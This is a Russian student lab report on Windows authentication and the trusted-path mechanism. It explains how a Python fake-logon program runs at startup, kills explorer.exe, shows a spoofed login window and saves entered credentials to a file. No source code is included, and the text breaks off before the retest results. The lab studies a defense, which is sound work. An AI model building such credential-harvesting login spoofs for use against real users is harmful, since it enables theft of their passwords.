1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт компьютерных наук и кибербезопасности

**ЛАБОРАТОРНАЯ РАБОТА № 11**

1. «**Механизм аутентификации пользователей**»
2. по дисциплине «Основы информационной безопасности»
3. Выполнил
4. студент гр. 5151001/40001 Волошкевич М.А.

<*подпись*>

1. Преподаватель Орёл Е.М.

<*подпись*>

Санкт-Петербург

1. 2025

# Цель работы

Получение навыков защиты информационных систем путем проверки подлинности пользователей, исследование проблемы подмены механизма аутентификации в операционной системе Windows.

# Постановка задач

1. Подготовить виртуальную машину для тестирования программы
2. Разработать программу, имитирующую logon-диалог в операционной системе Windows
3. Проверить работоспособность программы при включённом и выключенным механизмом доверенного пути

# Теоретические исследования

В современных защищенных системах каждый пользователь должен быть зарегистрирован как уникальная системная сущность. Для начала рабочего сеанса пользователь обязан подтвердить свою идентичность, введя учетные данные (логин и пароль). Этот процесс включает два ключевых этапа:

* **Идентификация** — присвоение субъектам и объектам системы уникальных идентификаторов.
* **Аутентификация** — проверка соответствия заявленной идентичности, то есть подтверждение того, что пользователь действительно является тем, за кого себя выдает.

**Проблемы безопасности при аутентификации**

Несмотря на кажущуюся простоту, процесс аутентификации связан с рядом угроз безопасности. Основные проблемы включают:

1. **Угадывание пароля**:
   * **Полный перебор** — наиболее эффективный метод, при котором злоумышленник пытается подобрать пароль путем перебора всех возможных комбинаций. Хотя этот метод требует значительного времени, он может быть успешным при использовании слабых паролей.
   * **Интеллектуальный поиск** — оптимизация полного перебора за счет использования начальной информации о пользователе (например, дата рождения, имя и т.д.).
   * **Способы противодействия**:
     + Регулярное изменение пароля.
     + Увеличение длины и сложности пароля (использование цифр, букв разных регистров, специальных символов).
     + Ограничение числа попыток ввода пароля.
     + Использование утилит для проверки и генерации стойких паролей.
2. **Компрометация файла паролей**:
   * Пароли пользователей хранятся в системных файлах. Если злоумышленник получает доступ к этим файлам, он может узнать пароли всех пользователей.
   * **Способы противодействия**:
     + Использование хэш-функций для хранения паролей. Хэш-функции преобразуют пароль в уникальное значение, которое невозможно обратно преобразовать в исходный пароль.
     + Контроль доступа к файлам паролей.
     + Использование криптографических методов, таких как добавление "соли" (случайной строки) к хэш-функции.
3. **Подмена подсистемы идентификации/аутентификации**:
   * Злоумышленник может внедрить программу ложного логина (fake login), которая имитирует процесс входа в систему. Пользователь вводит свои учетные данные, которые затем сохраняются злоумышленником.
   * **Способы противодействия**:
     + Использование механизма "Доверенного пути" (trusted path), при котором система подтверждает свою подлинность перед пользователем.
     + Взаимная аутентификация, при которой система также подтверждает свою идентичность пользователю.

**Механизм доверенного пути в Windows**

В операционной системе Windows процесс аутентификации пользователей осуществляется через системный процесс **WinLogon**, который имеет собственный рабочий стол аутентификации. Этот рабочий стол недоступен для других процессов, что предотвращает возможность подмены интерфейса входа в систему.

После запуска системы на экран выводится начальное окно рабочего стола аутентификации, содержащее указание нажать комбинацию клавиш **Ctrl+Alt+Del**. Это действие активирует механизм доверенного пути, так как сообщение о нажатии этих клавиш передается только процессу WinLogon. После этого система переключается на регистрационное окно, где пользователь вводит свои учетные данные.

**Угрозы, связанные с имитацией интерфейса входа**

Злоумышленник может попытаться воспроизвести регистрационное окно аутентификации, чтобы перехватить учетные данные пользователя. Однако система Windows автоматически заменяет регистрационное окно на начальное, если пользователь не предпринимает попыток входа в течение определенного времени. Это снижает вероятность успешной атаки с использованием программ-имитаторов.

# Описание решения

## Подготовка виртуальной машины


Для проведения эксперимента была развернута виртуальная среда на базе Oracle VirtualBox с операционной системой Windows 10. Конфигурация системы соответствовала стандартным настройкам по умолчанию, за исключением модификации параметра групповой политики:  
**«Интерактивный вход в систему: не отображать учетные данные последнего пользователя»** (Local Security Policy → Security Options) был переведен в состояние **«Включен»** (Рисунок 1). 

Рисунок 1 - Изменение локальной политики

## Разработка программы-имитатора

Была разработана программа-имитатор на языке Python, имитирующая интерфейс logon-окна Windows (полный исходный код представлен в ПРИЛОЖЕНИЕ). Для обеспечения автоматического выполнения программа была интегрирована в автозагрузку.

## Тестирование программы

При старте системы программа выполняет следующие действия:

1. Создает параметр «switch» в реестре (HKEY\_CURRENT\_USER\Console\Variables) со значением 0, что указывает на начало сеанса перехвата данных. (Рисунок 2)
2. Принудительно завершает процесс explorer.exe через системный вызов taskkill /f /im explorer.exe, блокируя доступ к графической оболочке Windows.
3. Отображает сообщение об ошибке с указанием мнимой причины сбоя (Рисунок 3).




Рисунок 2 - переменная "switch"




Рисунок 3 - Ошибка при запуске ОС

После закрытия сообщения пользователем программа активирует фиктивное окно входа в систему (Рисунок 4), обладающее таким же функционалом как и logon-окно Windows.




Рисунок 4 – фиктивное logon-окно

При вводе учетных данных программа:

1. Записывает их в текстовый файл (%USERPROFILE%\Desktop\data.txt в демонстрационном варианте) (Рисунок 5).
2. Генерирует ошибку «Неверные данные» (Рисунок 6).
3. Инициирует завершение сеанса через ExitWindowsEx(0, 0)

|  |  |
| --- | --- |
| Рисунок 5 - файл с данными | Рисунок 6 - ошибка "Неверный данные" |

После завершения работы программы система возвращает управление штатному механизму аутентификации Windows. Успешный ввод учетных данных приводит к загрузке рабочего стола, при этом перехваченная информация сохраняется в указанном файле.

## Включение механизма доверенного пути

Для включения механизма доверенного пути был изменён параметр

локальной политики: **«Интерактивный вход в систему: не требовать нажатия CTRL + ALT + DEL»** на значение **«Отключен»** (Рисунок 7).




Рисунок 7 - Изменение локальной политики

## Повторное тестирование программы

